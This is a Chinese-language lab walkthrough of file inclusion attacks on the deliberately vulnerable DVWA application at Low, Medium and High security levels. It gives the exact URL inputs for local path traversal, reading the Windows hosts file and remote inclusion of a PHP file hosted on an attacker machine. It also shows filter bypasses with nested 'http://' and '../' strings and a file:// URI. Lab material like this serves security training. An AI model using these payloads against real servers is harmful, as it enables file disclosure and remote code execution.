

# 文件包含攻击实战

## 1. Low 级别文件包含攻击实战

步骤 1：安全级别设置为 Low，点击 File Inclusion 按钮，进入文件包含攻击页面。页面中有 3 个文件链接，点击后会读取系统的相关信息，说明这 3 个文件内含有读取相关系统信息的脚本代码，被包含进当前页面执行了。当前的 URL 显示了 `http://192.168.119.200/dvwa/vulnerabilities/fi/?page=` 后就是被包含的文件名 `file3.php`，如图 1.1。




图 1.1

步骤 2：考虑到我们当前 Web 服务器是使用的 Windows，把 URL 中的文件名替换为 `C:/windows/system32/drivers/etc/hosts`，发现可以通过绝对路径直接显示 `hosts` 文件中的内容，如图 1.2。




图 1.2

步骤 3：使用相对路径 `.././phpinfo.php` 来替换 URL 中的包含文件名，可以执行 DVWA 程序自带的 `phpinfo` 信息，如图 1.3。 `../` 代表当前目录的上层目录。当前目录是 `dvwa/vulnerabilities/fi/`，向上返回 2 层，就到了

dvwa/, 所以 ../../phpinfo.php 就是指 dvwa/phpinfo.php 这个文件。

192.168.119.200/dvwa/vulnerabilities/fi/?page=../../phpinfo.php

ROOT already defined in C:\phpStudy\PHPTutorial\WWW\DVWA\phpinfo.php on line 3

PHP Version 5.4.45

System	Windows NT WIN-TI8S8JTFMLV 6.1 build 7601 (Windows 7 Business Edition Service Pack 1) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini)	C:\Windows

图 1.3

步骤 4：在攻击机上自行搭建一个 Web 服务，如图 1.4，1.5。我们演示环境攻击机的 IP 地址为 192.168.119.100，在 Web 根目录下写入一个 index.php 文件，用来显示 PHPINFO，文件代码如下：

```
<?php phpinfo();?>
```

```
root@kali:~# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset:
   Active: inactive (dead)
     Docs: https://httpd.apache.org/docs/2.4/
root@kali:~# systemctl start apache2
root@kali:~# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset:
   Active: active (running) since Tue 2019-07-09 22:42:47 EDT; 5s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 2066 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCE
   Main PID: 2077 (apache2)
    Tasks: 7 (limit: 2333)
   Memory: 21.1M
```

图 1.4

```

root@kali:~# cd /var/www/
root@kali:/var/www# ls
html
root@kali:/var/www# cd html/
root@kali:/var/www/html# ls
index.html  index.nginx-debian.html
root@kali:/var/www/html# rm -rf *
root@kali:/var/www/html# ls
root@kali:/var/www/html# vi index.php

```

图 1.5

步骤 5: PHP 默认不允许跨域引用 URL, 需要到 PHP 设置中去开启。在 PHPStudy 中点击 其它选项菜单, 点击 PHP 扩展及设置, 选择 参数开关设置, 勾选 allow\_url\_include, 如图 1.6。





图 1.6

步骤 6: 使用 `http://192.168.119.100/index.php` 来替换原 URL 中包含的文件名, 可以远程执行 PHP 脚本, 如图 1.7。



PHP Version 7.3.4-2	
System	Linux kali 4.19.0-kali1-amd64 #1 SMP Debian 4.19.13-1kali1 (2019-01-03) x86_64
Build Date	Apr 13 2019 19:05:48
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-ftp.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-mysql.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini
PHP API	20180731

图 1.7

## 2. Medium 级别文件包含攻击实战

步骤 1：安全级别设置为 Medium，进入文件包含攻击页面，查看源码，发现使用 `str_replace()` 函数把 `http://`、`https://`、`../`、`..\` 替换为了空值，来防止远程文件包含和相对路径的文件包含，如图 2.1。但是 `str_replace()` 函数相当不安全，只做一次替换，比如在 `http://` 中再嵌套一个 `http://` 则可以绕过限制；另外，并没有对绝对路径的文件包含进行防护。



图 2.1

步骤 2：使用绝对路径来进行文件包含，不受任何影响，如图 2.2。




图 2.2

步骤 3: 使用相对路径进行文件包含, 需要在 `../` 中多嵌套一个 `../`, 在 URL 中输入包含的文件名为 `../.././phpinfo.php`, 可以成功执行, 如图 2.3。

ROOT already defined in C:\phpStudy\PHPTutorial\WWW\DVWA\phpinfo.php on line 3

## PHP Version 5.4.45

<b>System</b>	Windows NT WIN-T18S8JTFMLV 6.1 build 7601 (Windows 7 Business Edition Service Pack 1) i586
<b>Build Date</b>	Sep 2 2015 23:45:53
<b>Compiler</b>	MSVC9 (Visual C++ 2008)
<b>Architecture</b>	x86
<b>Configure Command</b>	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
<b>Server API</b>	Apache 2.0 Handler
<b>Virtual Directory Support</b>	enabled

图 2.3

步骤 4: 使用远程文件包含, 需要在 `http://` 中多嵌套一个 `http://`, 在 URL 中输入包含的文件名为 `hthttp://tp://192.168.119.100/index.php`, 可以成功执行, 如图 2.4。



System	Linux kali 4.19.0-kali1-amd64 #1 SMP Debian 4.19.13-1kali1 (2019-01-03) x86_64
Build Date	Apr 13 2019 19:05:48
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-ftp.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-ldap.ini, /etc/php/7.3/apache2/conf.d/20-mbstring.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini

图 2.4

### 3. High 级别文件包含攻击实战

步骤 1：设置安全级别为 High，进入文件包含攻击页面，查看页面源码，发现使用 fnmatch() 函数来检查变量 page 值的开头必须是 file，否则就不执行，如图 3.1。




图 3.1

步骤 2：我们可以利用 file 协议来绕过防御。使用 file 协议可以来描述一个文件的绝对路径。我们这里在 URL 中输入包含的文件名为 file:///C:/windows/system32/drivers/etc/hosts，可以成功输出文件内容，如图 3.2。




图 3.2